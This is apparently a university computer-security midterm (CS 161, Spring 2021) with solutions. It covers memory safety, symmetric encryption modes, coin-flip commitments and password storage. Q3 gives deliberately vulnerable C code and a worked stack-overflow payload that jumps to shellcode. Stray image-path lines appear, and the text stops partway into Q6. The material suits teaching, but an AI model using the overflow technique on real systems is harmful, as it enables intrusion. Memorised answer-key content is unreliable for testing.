Weaver
Spring 2021

CS 161
Computer Security

Midterm

Last update: March 6, 2021, 3:00 PM PT

For questions with **circular bubbles**, you may select exactly *one* choice on Gradescope.

○ Unselected option

● Only one selected option

For questions with **square checkboxes**, you may select *one* or more choices on Gradescope.

■ You can select

■ multiple squares

For questions with a **large box**, you need to write your answer in the text box on Gradescope.

There is an appendix at the end of this exam, containing descriptions of all C functions used on this exam.

You have 110 minutes, plus a 10-minute buffer for distractions or technical difficulties, for a total of 120 minutes. There are 7 questions of varying credit (150 points total).

The Gradescope answer sheet assignment has a time limit of 120 minutes. Do not click "Start Assignment" until you're ready to start the exam. The password to decrypt the PDF is at the top of the answer sheet.

The exam is open note. You can use an unlimited number of handwritten cheat sheets, but you must work alone.

Clarifications will be posted at https://cs161.org/clarifications.

Q1 *MANDATORY – Honor Code* (5 points)

Read the following honor code and type your name on Gradescope.

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam and a corresponding notch on Nick's Stanley Fubar demolition tool.

Solution: Everyone gets 5 free points for embracing the suck this semester.

We won't take any points off if you entered something for a subpart that doesn't exist, or if you filled in a text box on a multiple-choice question, or vice-versa. To be consistent, we will not consider any unnecessary writing/bubbling on your exam during grading (pretend it's scratch work).

This is the end of Q1. Leave the remaining subparts of Q1 blank on Gradescope, if there are any. Proceed to Q2 on your answer sheet.

Q2 *True/false* (40 points)

Each true/false is worth 2 points.

Q2.1 TRUE or FALSE: A bank vault is protected by a locked door, but thieves break into the vault by entering the apartment upstairs and drilling a hole through the ceiling. This is an example of least privilege.

○ TRUE [✓ FALSE]

Solution: False. The thieves were never given any unnecessary privileges by the bank. This is an example of failing to ensure complete mediation (or a system being as safe as its weakest link). The bank failed to check an alternate way to access the bank vault.

Fun fact: This is the plot of the film *Rififi*, which was banned in several countries because it inspired many copycats to try out the same heist.

Q2.2 TRUE or FALSE: Time-of-check to time-of-use (TOCTTOU) vulnerabilities can be present in memory-safe programming languages such as Python.

[✓ TRUE] ○ FALSE

Solution: True. This vulnerability is not specific to buffer overflows; it's an overarching concept that can appear across many different programs and platforms.

Q2.3 TRUE or FALSE: In general, we want our trusted computing base (TCB) to be as large as possible, in order to ensure that all components of a software system are trusted components.

○ TRUE [✓ FALSE]

Solution: False. Keeping the TCB small makes it simpler to ensure that all of your TCB is trusted.

Q2.4 TRUE or FALSE: A program with ASLR, stack canaries, and W^X (also known as non-executable pages, DEP, or the NX bit) enabled is still vulnerable to integer conversion vulnerabilities.

[✓ TRUE] ○ FALSE

Solution: True. Integer conversion vulnerabilities don't necessarily have to be related to stack smashing. Consider the authentication bit example from lecture/notes, where we overflow a local variable buffer to overwrite an authentication variable directly above the buffer. This could have an integer conversion vulnerability, even when ASLR, stack canaries, and W^X are all enabled.

Q2.5 TRUE or FALSE: Format string vulnerabilities let us read values from memory, but not write to memory.

○ TRUE [✓ ● FALSE]

Solution: False. The `%n` format string type lets the attacker write values to memory.

Q2.6 Consider the following vulnerable function:

```c
void vulnerable() {
    char buf[32];
    gets(buf);
    printf(buf);
}
```

TRUE or FALSE: Replacing `gets(buf)` with `fgets(buf, 32, stdin)` makes this function memory-safe.

○ TRUE [✓ ● FALSE]

Solution: False. This program has two vulnerabilities - the `gets` is the first one, and the `printf` of a user-inputted string is the second. We should change the `printf` to `printf("%s", buf);` to avoid string format vulnerabilities.

Q2.7 TRUE or FALSE: When W^X (also known as non-executable pages, DEP, or the NX bit) is enabled, memory on the heap can be interpreted as code and executed.

○ TRUE [✓ ● FALSE]

Solution: False. W^X says memory can be writable or executable, but not both. Memory on the heap must be writable, so by definition it cannot be executable.

Q2.8 TRUE or FALSE: When ASLR is enabled, it is possible to redirect to shellcode that is located on the stack.

[✓ ● TRUE] ○ FALSE

Solution: True. Techniques like return-oriented programming, guessing addresses, leaking addresses, and ret2esp (from Project 1) are designed to subvert ASLR and execute shellcode on the stack.

Q2.9 TRUE or FALSE: Pointer authentication is a commonly-used defense on 32-bit systems.

○ TRUE [✓ ● FALSE]

Solution: False. Pointer authentication is only used on 64-bit systems (e.g. the latest ARM processors), where addresses are 64 bits long and contain many unused bits. 32-bit systems usually use all 32 bits for addresses, so pointer authentication is impractical.

Q2.10 True or False: One-time pad encryption and decryption can both be parallelized.

● True ○ False

Solution: True. When encrypting or decrypting, each bit is XORed with the corresponding bit in the key independently, with no dependence on any other bits.

Q2.11 True or False: If the secret key is randomly generated for each encryption, then even if nonces are reused, AES-CTR mode is still IND-CPA secure.

● True ○ False

Solution: True. In AES-CTR mode, the nonce is fed into the block cipher along with the secret key to obtain a sort of one time pad for the encryption. If the key changes each time, the adversary won't be able to predict the output of the block cipher, even if the nonces are the same each time.

Q2.12 True or False: While using AES-CBC mode, an IV associated with a ciphertext should never be revealed to an eavesdropper at any time.

○ True ● False

Solution: False. The IV needs to be published with the ciphertext so that the recipient can properly decrypt.

However, note that IVs for future messages can't be published, because that would allow the attacker to "cancel out" the IV in future encryptions to win the IND-CPA game. (See the symmetric-key crypto discussion for more details.)

Q2.13 True or False: While using AES-CTR mode, nonces associated with future ciphertexts can be published ahead of time without breaking security.

● True ○ False

Solution: True. It's okay for AES-CTR nonces to be published ahead of time because in CTR mode, the nonce is always passed through block cipher encryption. Even if the nonce is known, the block cipher outputs an unpredictable value that the attacker can't guess without knowing the secret key.

Q2.14 True or False: A pseudorandom generator can be used to stretch an initial seed with k bits of entropy to a longer output with $2k$ bits of entropy.

○ True ● False

Solution: No deterministic function can increase the entropy of any source. A pseudorandom generator can generate $2k$ pseudorandom bits from k truly random bits, but the pseudorandom bits still only have k bits of entropy.

Q2.15 TRUE or FALSE: Suppose p is a prime and g is a generator (just like in Diffie-Hellman). Given $g^a \pmod{p}$, an attacker with unlimited computational resources cannot recover a.

○ TRUE [✓ FALSE]

Solution: False. The attacker could try every a between 0 and p, compute $g^a \pmod{p}$, and see if it matches. However, this is considered computationally impractical if p is large enough.

Q2.16 TRUE or FALSE: In practice, El Gamal encryption is usually used to encrypt random session keys, not meaningful messages.

[✓ TRUE] ○ FALSE

Solution: True. Public-key cryptography is slow, so it is much faster to send an encrypted symmetric key and then use symmetric-key encryption for the actual messages. Also, the El Gamal protocol shown in lecture is not IND-CPA secure, which leads to potential information leakage if you use it to send meaningful messages.

Q2.17 TRUE or FALSE: Password hashing algorithms should use slower hashes.

[✓ TRUE] ○ FALSE

Solution: True. Using a slow hash increases the difficulty of a dictionary attack by a significant constant time factor.

Q2.18 TRUE or FALSE: To solve a Bitcoin proof-of-work problem, a miner has to find a value whose hash begins with many zeros.

[✓ TRUE] ○ FALSE

Solution: True. Hashes are effectively random, so the miner has to try 2^n hashes to find a value whose hash begins with n zeros. This proves that the miner performed approximately 2^n hashes of work.

Q2.19 TRUE or FALSE: If you browse the Internet through Tor, all your communications are guaranteed to be anonymous (no adversary can see who you're communicating with).

○ TRUE [✓ FALSE]

Solution: False. A global adversary who can see the entire network (e.g. the NSA) can analyze network traffic and deduce who you're communicating with.

Q2.20 True or False: The fastest computers today are capable of brute-forcing a 128-bit key in about 20 years.

○ True [✓ False]

Solution: False. In lecture, Nick's calculations show it would take 30 trillion years.

This is the end of Q2. Leave the remaining subparts of Q2 blank on Gradescope, if there are any. Proceed to Q3 on your answer sheet.

Q3 *Copy Buffers* **(19 points)**

Consider the following vulnerable C code:

```
 1 void copy_buffers(char* dst, char* src, size_t num) {
 2     strncpy(dst, src, num);
 3 }
 4
 5 int main() {
 6     int size_bytes;
 7     struct {
 8         char x[64];
 9         char y[8];
10     } my_struct;
11     char the_buffer[64];
12     size_bytes = sizeof(the_buffer);
13
14     printf("What would you like to write into the_buffer?\n");
15     fgets(the_buffer, size_bytes, stdin);
16
17     copy_buffers(my_struct.y, the_buffer, size_bytes);
18
19     return 0;
20 }
```

Definitions of relevant C functions may be found on the last page of this exam.

Assume you are on a little-endian 32-bit x86 system. Assume that there is no compiler padding or saved registers in all questions.

For this question, assume that **no memory safety defenses** are enabled.

Assume that you have set a breakpoint at line 2 in the program and stopped just before the call to `strncpy`. Fill in the numbered blanks corresponding to the following entries in the stack diagram. Each blank represents a variable or struct member and may represent more than one word. Higher-numbered addresses are located at the top of the diagram.

Stack
`RIP of main`
`SFP of main`
(1a)
(1b)
(1c)
(1d)
(2a)
(2b)
(2c)
`RIP of copy_buffers`
`SFP of copy_buffers`

Q3.1 (3 points) Section 1:

[✓ (A)] (1a) = `size_bytes`; (1b) = `my_struct.y`; (1c) = `my_struct.x`; (1d) = `the_buffer`

◯ (B) (1a) = `size_bytes`; (1b) = `my_struct.x`; (1c) = `my_struct.y`; (1d) = `the_buffer`

◯ (C) (1a) = `the_buffer`; (1b) = `my_struct.y`; (1c) = `my_struct.x`; (1d) = `size_bytes`

◯ (D) (1a) = `the_buffer`; (1b) = `my_struct.x`; (1c) = `my_struct.y`; (1d) = `size_bytes`

◯ (E) (1a) = `my_struct.y`; (1b) = `my_struct.x`; (1c) = `the_buffer`; (1d) = `size_bytes`

◯ (F) (1a) = `my_struct.x`; (1b) = `my_struct.y`; (1c) = `the_buffer`; (1d) = `size_bytes`

Q3.2 (3 points) Section 2:

◯ (G) (2a) = `num`; (2b) = `dst`; (2c) = `src`

◯ (H) (2a) = `src`; (2b) = `dst`; (2c) = `num`

[✓ (I)] (2a) = `num`; (2b) = `src`; (2c) = `dst`

◯ (J) (2a) = `dst`; (2b) = `src`; (2c) = `num`

◯ (K) ——

◯ (L) ——

Solution: Recall that:

1. Arguments get pushed on the stack in reverse order; and
2. Local variables get pushed on the stack in the order they are declared; and
3. Within a struct, the first variable declared is at the lowest address.

Stack
`RIP of main`
`SFP of main`
`[local var] int size_bytes`
`[local var] my_struct.y[8]`
`[local var] my_struct.x[64]`
`[local var] char buf[64]`
`[arg] char* dst`
`[arg] char* src`
`[arg] 64`
`RIP of copy_buffers`
`SFP of copy_buffers`

Using GDB, you find that the address of the RIP of `main` is `0xfff7bf20`. Construct an input that would cause the vulnerable program to execute shellcode when provided to the program.

Q3.3 (5 points) The first part of your input should be some number of garbage bytes. How many bytes of garbage do you need? Your answer should be an integer. *Enter your answer in the text box on Gradescope.*

◯ (A) —— ◯ (B) —— ◯ (C) —— ◯ (D) —— ◯ (E) —— ◯ (F) ——

Solution: The vulnerability here is at line 2. We are calling `strncpy` with `dst = my_struct.y`, `src = the_buffer`, and `num = size_bytes = 64`. This means we are copying up to 64 bytes from `the_buffer` to `my_struct.y`, even though `my_struct.y` is only 8 bytes.

The input to the program happens at the `fgets` call at line 15. At most 63 bytes of input will get read into `the_buffer`, because `fgets` adds a null byte.

The stack diagram above shows that `my_struct.y` is 16 bytes below the rip of `main`. We want to overwrite everything in between `my_struct.y` and the rip of `main`. Therefore, we need 16 garbage bytes.

Q3.4 (5 points) The remainder of your input should be a series of bytes. What should these bytes be? You may use the variable `SHELLCODE` as 30-byte shellcode byte sequence. Your answer should be an expression in Python 2 syntax (just like Project 1). *Enter your answer in the text box on Gradescope.*

◯ (G) —— ◯ (H) —— ◯ (I) —— ◯ (J) —— ◯ (K) —— ◯ (L) ——

Solution: From the question, we know that the address of the rip of `main` is `0xfff7bf20`. We have already written 16 bytes of garbage to reach the rip, so the next thing we write will overwrite the rip. We should overwrite the rip with the address of our shellcode.

The simplest solution is to put the shellcode 4 bytes above rip and then overwrite the rip with the address 4 bytes above rip. In this solution, the address of shellcode is `0xfff7bf20+ 4 = \x24\xbf\xf7\xff`, so the input would be:

```
'\x24\xbf\xf7\xff' + SHELLCODE
```

Other solutions are possible.

Q3.5 (3 points) Which of the following defenses would individually stop your exploit from the previous parts? Select all that apply.

[✓] (A) Stack canaries

[✓] (B) Non-executable pages (also called DEP, W^X, and the NX bit)

[✓] (C) ASLR

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

Solution: Stack canaries defend against the exploit, because when overwriting everything between local variable `my_struct.y` and the rip of `main` will overwrite the canary.

W^X defends against the exploit, because the shellcode on the stack would not be executable.

ASLR defends against the exploit, because the address of the rip of `main` would change each time.


This is the end of Q3. Leave the remaining subparts of Q3 blank on Gradescope, if there are any. Proceed to Q4 on your answer sheet.

Q4 *IV League* **(15 points)**

In this question, E denotes AES block cipher encryption.

Q4.1 (3 points) Recall that AES-ECB is not IND-CPA secure because it is deterministic. What if we tried to introduce randomness to AES-ECB? Consider a new scheme AES-ECB-IV whose construction is as follows:

$$\text{AES-ECB-IV}(K, M) = IV \| C_1 \| \cdots \| C_n$$
$$C_i = E(K, M_i) \oplus IV$$



Note that IV is the same for every block when encrypting a message. Assume IV is randomly generated for each encrypted message. Is AES-ECB-IV IND-CPA secure?

○ (A) Yes, it is secure even if the attacker can predict future IVs, because it is no longer deterministic.

○ (B) Yes, but only if the attacker is unable to predict future IVs.

[✓ (C) No, because an attacker can still detect when the same block is encrypted twice.]

○ (D) No, because AES is a bijective (one-to-one) function.

○ (E) ——

○ (F) ——

Solution: An adversary can XOR each block of the ciphertext with the IV and reduce the scheme to AES-ECB. In other words, after XORing each block of the ciphertext with the IV, the adversary will see the result of encrypting the message with regular ECB mode. Since regular ECB mode is deterministic, the adversary can tell when the same block is encrypted twice.

For the following parts, consider this new AES scheme below.

$$\text{AES-MULTI}(K, M) = E(K, IV \oplus M_1 \oplus M_2 \oplus \cdots \oplus M_n).$$

AES-MULTI splits the message M into blocks of the appropriate size matching the underlying block cipher. It XORs all of the message blocks together, and then XORs this result with the IV. The result's size is one block, which is fed into the block cipher. The output of the block cipher is the ciphertext.

Q4.2 (3 points) Alice encrypts a message with AES-MULTI. Can Bob decrypt the message?

○ (G) Yes, Bob can always decrypt.

[✓ (H) Yes, but only if the message is one block long.]

○ (I) Yes, but only if the message is more than one block long.

○ (J) No, Bob can never decrypt.

○ (K) ——

○ (L) ——

Solution: This scheme is correct when the original message is one block long, i.e. $C = E(K, IV \oplus M_1)$. Bob can decrypt by decrypting the block cipher and then XORing out the IV, i.e. $M_1 = D(K, C) \oplus IV$.

For messages longer than one block, Bob cannot decrypt, since this scheme is not a permutation. Multiple messages can map to the same ciphertext. For example, consider a two-block message where M_1 is all zeros and M_2 is all ones. The encryption is $C = E(K, IV \oplus M_1 \oplus M_2) = E(K, IV \oplus \text{ all ones})$. Now consider another two-block message where M_1 is all ones and M_2 is all zeros. The encryption is $C = E(K, IV \oplus M_1 \oplus M_2) = E(K, IV \oplus \text{ all ones})$. The encryption is the same for two different messages. Bob can't tell which message Alice meant to send, so he can't decrypt.

Q4.3 (3 points) Eve intercepts a ciphertext encrypted with AES-MULTI. Can Eve learn any information about the plaintext?

○ (A) Yes, Eve can always learn something about the plaintext.

○ (B) Yes, but only if the message is one block long.

○ (C) Yes, but only if the message is more than one block long.

[✓ (D) No, Eve can never learn anything about the plaintext.]

○ (E) ——


○ (F) ——

Solution: Recall that without the key, the block cipher output is computationally indistinguishable from random, so the ciphertext looks effectively random to Eve. Additionally, the IV is different every time, so Eve can't deduce when the same message is sent twice.

Another way to see this is to recall AES-CBC. The first block of ciphertext encrypted with CBC is: $C_1 = E(K, M_1 \oplus IV)$. This means that AES-MULTI is essentially encrypting the one-block message $M_1 \oplus M_2 \oplus \ldots \oplus M_n$ with AES-CBC. Since AES-CBC is IND-CPA secure, Eve cannot learn anything about the plaintext.

The following parts are independent of the previous parts.

Q4.4 (3 points) Recall CFB mode encryption: $C_i = M_i \oplus E(K, C_{i-1}), C_0 = IV$


Initialization Vector (IV)
Key
block cipher encryption
Plaintext
Ciphertext
Cipher Feedback (CFB) mode encryption

Alice and Bob are using AES-CFB with reused IVs. What values can an eavesdropper Eve learn? Select all that apply.

☐ (G) The secret key

■ (H) Partial information about the plaintexts

■ (I) The exact length of the messages

☐ (J) None of the above

☐ (K) ——


☐ (L) ——

Solution: Reused IVs don't help Eve learn about the secret key.

Reused IVs causes AES-CFB to become deterministic, so the attacker can learn when the same message is encrypted twice. More generally, the attacker can see when two messages start with the same blocks of plaintext.

CFB mode does not need padding, because the plaintext blocks are never passed through the block cipher. Thus the exact length of the message is leaked in CFB mode.

Q4.5 (3 points) Recall CBC mode encryption: $C_i = E(K, M_i \oplus C_{i-1}), C_0 = IV$



Cipher Block Chaining (CBC) mode encryption

Alice and Bob are using AES-CBC with reused IVs. Additionally, Alice and Bob prepend a shared counter, incremented per message, to each message before it is encrypted. For example, if Alice's first message is "hello" and Bob's reply is "world", Alice will send "1 - hello" and Bob will send "2 - world" encrypted the same key and IV.

What values can an eavesdropper Eve learn? Select all that apply.

☐ (A) The secret key

☐ (B) Partial information about the plaintexts

☐ (C) The exact length of the messages

[✓ (D) None of the above]

☐ (E) ——

☐ (F) ——

Solution: Reused IVs don't help Eve learn about the secret key.

When IVs are reused in AES-CBC, the attacker can see when two messages start with the same blocks of plaintext. However, because we add a counter to each message, messages will never start with the same block of plaintext. Therefore, no information is leaked about the plaintext.

The exact length is not leaked in CBC because it uses padding.

This is the end of Q4. Leave the remaining subparts of Q4 blank on Gradescope, if there are any. Proceed to Q5 on your answer sheet.

Q5 *Socially Distant Coin Flipping* **(18 points)**

Alice and Bob want to flip a coin to settle a bet, but they can't meet in person. They both suspect that the other person might try to cheat to win the bet, so they need your help to construct a cryptographic coin-flipping scheme.

In general, a coin-flipping scheme works as follows:

1. Alice makes a guess b (where b is a bit, 0 for heads and 1 for tails). She locks in her guess by generating a value $C(b)$ called the *commitment*. Alice sends the commitment to Bob.
2. Bob flips the coin and reports the result of the flip to Alice.
3. Alice reveals her guess b and optionally sends some additional information for verification. Bob can use this additional information to check that Alice's revealed guess matches her commitment.

A secure coin-flipping scheme must have two properties to prevent cheating:

- **Hiding**: The commitment $C(b)$ without any additional verification information must leak no information about Alice's guess b. Otherwise, Bob could cheat by deducing that Alice guessed heads and claim that he flipped tails.
- **Binding**: The commitment must bind Alice to her guess—that is, Alice should not be able to change her guess after she has sent her commitment to Bob. In other words, Alice should not be able to guess heads, send a commitment for heads, and then claim that she guessed tails, without being detected by Bob.

For each scheme below, determine whether a scheme fulfills the binding property, the hiding property, both, or neither. In all questions, || denotes concatenation.

Q5.1 (3 points) Commitment: Alice sends her guess to Bob: $C(b) = b$.

Verification: Alice reveals her guess. Bob checks that Alice's guess matches her commitment, i.e. he checks that $C(b) = b$.

(A) Hiding only [✓ (B) Binding only] (C) Neither property (D) Both properties (E) —— (F) ——

Solution: Alice sends her guess to Bob directly in the commitment, so Bob can trivially learn Alice's guess. Therefore, the scheme is not hiding.

Alice sends her guess to Bob directly in the commitment, so she cannot change her guess after she has sent her commitment. Therefore, the scheme is binding.

Q5.2 (3 points) Commitment: Alice generates a random secret key k and then encrypts her guess with a secure block cipher: $C(b) = E(k, b)$.

Verification: Alice reveals her guess and the key k. Bob decrypts the commitment and verifies that it matches Alice's guess, i.e. he checks that $D(k, C(b)) = b$.

Assume that encryption will automatically pad to the block size and decryption will unpad to the orginal message.

○ (G) Hiding only ○ (I) Neither property ○ (K) ——

○ (H) Binding only [✓ (J) Both properties] ○ (L) ——

Solution: Because E is a secure block cipher, its output is computationally indistinguishable from random. Given the ciphertext $E(k, b)$, Bob cannot learn anything about the plaintext b without knowing k. Therefore, the scheme is hiding.

Note that although E is not IND-CPA (since it's deterministic), in this threat model, we are only using E once, so Bob will not be able to deduce when the same message is sent twice. Put another way, in the IND-CPA game, Bob has no encryption oracle; he can't ask Alice to encrypt arbitrary messages for him.

E is a permutation (it maps each unique message to a unique output), so $E(k, 0) \neq E(k, 1) \to C(0) \neq C(1)$. This means Alice cannot send $E(k, 0)$ and then reveal that she guessed 1 with the key k. Therefore, the scheme is binding.

Note that Alice could try announcing a different key k' such that $E(k, 0) = E(k', 1)$. In this scenario, she would send $E(k, 0)$ as her commitment, then announce that she guessed 1 with the key k'. However, because the behavior of E is computationally indistinguishable from random, Alice would be unable to find such a k' in any practical amount of time.

Q5.3 (6 points) Commitment: Alice picks a random bit b' and XORs her guess with that bit: $C(b) = b \oplus b'$.

Verification: Alice reveals her guess and the random bit b'. Bob checks if Alice's guess, XORed with b', is equal to her commitment, i.e. he checks that $C(b) = b \oplus b'$.

If you answered that the scheme is binding, write one sentence explaining why. If you answered that the scheme is not binding, write one sentence explaining how Alice can guess heads (0) and claim that she guessed tails (1).

Enter your answer in the text box on Gradescope.

[✓ (A) Hiding only] ○ (C) Neither property ○ (E) ——

○ (B) Binding only ○ (D) Both properties ○ (F) ——

Solution: Regardless of Alice's guess, $C(b) = b \oplus b'$ is 0 with probability $1/2$ and 1 with probability $1/2$. If her guess is 0, $b' = 0 \to C(b) = 0$ with probability $1/2$ and $b' = 1 \to C(b) = 1$ with probability $1/2$. Likewise, if her guess is 1, $b' = 0 \to C(b) = 1$ with probability $1/2$ and $b' = 1 \to C(b) = 0$ with probability $1/2$. Bob sees a random bit no matter what Alice guessed. Therefore, the scheme is hiding.

Alice can guess 0, pick $b' = 1$, send $C(b) = 0 \oplus 1 = 1$, claim that she guessed 1, and send Bob $b' = 0$. Bob would check that $C(b) = b \oplus b' \to 1 = 1 \oplus 0$, and be fooled into thinking Alice guessed 1.

More generally, Alice can lie about what b' she picked in order to force Bob's check to succeed. Therefore, the scheme is not binding.

Q5.4 (6 points) In this part, p is a publicly known, large prime number; g is a publicly known generator modulo p; and a is another publicly known large number modulo p.

Commitment: Alice calculates $C(b) = g^{a+b} \bmod p$.

Verification: Alice reveals her guess. Bob checks that $C(b) = g^{a+b} \bmod p$.

If you answered that the scheme is hiding, write one sentence explaining why. If you answered that the scheme is not hiding, write one sentence explaining how Bob can learn Alice's guess.

Enter your answer in the text box on Gradescope.

○ (G) Hiding only ○ (I) Neither property ○ (K) —

[✓ (H) Binding only] ○ (J) Both properties ○ (L) —

Solution: a and g are public, and b can only take on 2 values, so Bob can calculate $C(0)$ and $C(1)$, then compare the results to what Alice sent to deduce her guess. Therefore, the scheme is not hiding.

Note that $g^a \neq g^{a+1} \to C(0) \neq C(1)$. This means Alice cannot send $C(0) = g^a$ and then reveal that she guessed 1, because Bob's check that $C(0) = g^{a+1}$ would fail. Therefore, the scheme is binding.

This is the end of Q5. Leave the remaining subparts of Q5 blank on Gradescope, if there are any. Proceed to Q6 on your answer sheet.

Q6 *Stonks* (22 points)

You are an engineer for the innovative^{TM} stock trading app Hobinrood, and you notice that after some recent market shenanigans, attacks on your users' accounts are through the roof. Hobinrood needs you to analyze the security of a few potential password storage schemes.

In this question, H is a secure cryptographic hash function, $\oplus$ denotes bitwise XOR, and $\|$ denotes concatenation.

The attacker in this question has access to the entire password database, but no access to any data not explicitly stored in the database. The database does not store any extra information besides what is listed in each subpart. Each subpart is independent.

Assume that there are n users who each choose from a common pool of n possible passwords, and the attacker has enough compute power to perform $O(n)$ hashes, decryptions, XORs, and other computations.

For each of the following password storage schemes, select all statements that are **guaranteed** to be true.

Q6.1 (3 points) For each user, the database stores $(\texttt{username}, H(\texttt{password}))$.

■ (A) The attacker can determine all pairs of users who share the same password.

■ (B) The attacker can learn all users' passwords.

■ (C) The attacker can learn **at least one** user's password.

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

Solution: There is no salt, so two users with the same password will have the same password hash stored in the database. Therefore the attacker can see which users have the same password without computing any hashes.

There is no salt, so the attacker can hash the entire dictionary and match hashes to learn all users' passwords.

The attacker can learn all users' passwords, so they can learn at least one user's password.

Q6.2 (3 points) For each user, the database stores $(\texttt{username}, H(\texttt{username}) \oplus \texttt{password})$.

You can assume that the output of H is at least as long as the maximum password length.

■ (G) The attacker can determine all pairs of users who share the same password.

■ (H) The attacker can learn all users' passwords.

■ (I) The attacker can learn **at least one** user's password.

☐ (J) None of the above

☐ (K) ——

☐ (L) ——

Solution: Since usernames are public, an attacker can compute $(H(\texttt{username}) \oplus \texttt{password}) \oplus H(\texttt{username})$ to retrieve every user's password in plaintext.

Q6.3 (3 points) For each user, the database stores $(\texttt{username}, r, H(\texttt{password} \| r))$.

r is a random 1024-bit value selected when the user creates their account.

☐ (A) The attacker can determine all pairs of users who share the same password.

☐ (B) The attacker can learn all users' passwords.

■ (C) The attacker can learn **at least one** user's password.

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

Solution: This is the salted password hash scheme from lecture. The attacker must run $O\left(n^2\right)$ hashes in order to reverse all passwords (since there are n users and n possible passwords), instead of being able to pre-compute a dictionary of n passwords and check them against all users in an $O(2n) = O(n)$ attack.

Since passwords are salted, the attacker cannot determine if two users share the same password unless they reverse the passwords first. As described above, this takes $O\left(n^2\right)$ time.

Q6.4 (3 points) For each user, the database stores $(\texttt{username}, \text{AES-CBC}(k, H(\texttt{password})))$.

AES-CBC denotes AES-CBC mode encryption, with a random, unpredictable IV used for each encryption. k is a secret key that the password database knows, but the attacker doesn't know.

☐ (G) The attacker can determine all pairs of users who share the same password.

☐ (H) The attacker can learn all users' passwords.

☐ (I) The attacker can learn **at least one** user's password.

■ (J) None of the above

☐ (K) ——

☐ (L) ——

Solution: AES-CBC is IND-CPA secure, so an attacker cannot learn anything about the passwords from the database.

In practice, this seems like a great solution since it resists all dictionary attacks, but note that it is completely broken if the attacker learns k.

Q6.5 (3 points) Because usernames are often unique to a website, some websites opt to salt the password hash with the username rather than a random number. Consider storing (`username`, H(`password`$\|$`username`)) for each user. Briefly describe one disadvantage of this scheme compared to using random salts, i.e. storing (`username`, r, H(`password`$\|r$)).

Enter your answer in the text box on Gradescope.

○ (A) —— ○ (B) —— ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

Solution: Usernames, while unique to a website, are definitely not unique globally. Users who share the same username and password across multiple sites are vulnerable to dictionary attacks on their specific username. Another reason is that usernames do not change when the user changes their password, making a user's password history more vulnerable to a brute-force attack.

You realize that designing a secure password storage scheme can be hard and decide to think about ways to let users log in without passwords.

Q6.6 (4 points) Which of the following protocols would allow you to verify a user's identity? Assume that you know the user's public key, and the user's private key has not been compromised. Select all that apply.

[✓ (G) Encrypt a random value r with the user's public key. The user tells you r.]

[✓ (H) Give the user a random value r. The user signs r and sends you the signature.]

☐ (I) The user gives you a certificate with their public key, signed by a trustworthy certificate authority.

☐ (J) Perform Diffie-Hellman key exchange with the user to get a shared key k. The user tells you k. (You can assume no MITM has tampered with the key exchange.)

☐ (K) None of the above

☐ (L) ——

Solution: Encrypting r works, because only the user with the corresponding private key can decrypt r and tell you the value of r.

Signing r works, because only the user with the corresponding private key can sign r and give you a valid signature.

Certificates are public, so the user giving you a certificate doesn't tell you anything about their identity.

Diffie-Hellman can be performed between any two users.

Hobinrood uses a certificate hierarchy to validate users' public keys. In the hierarchy, a trusted certificate authority (CA) issues certificates to apps such as Hobinrood. Each app then issues certificates for its trusted users.

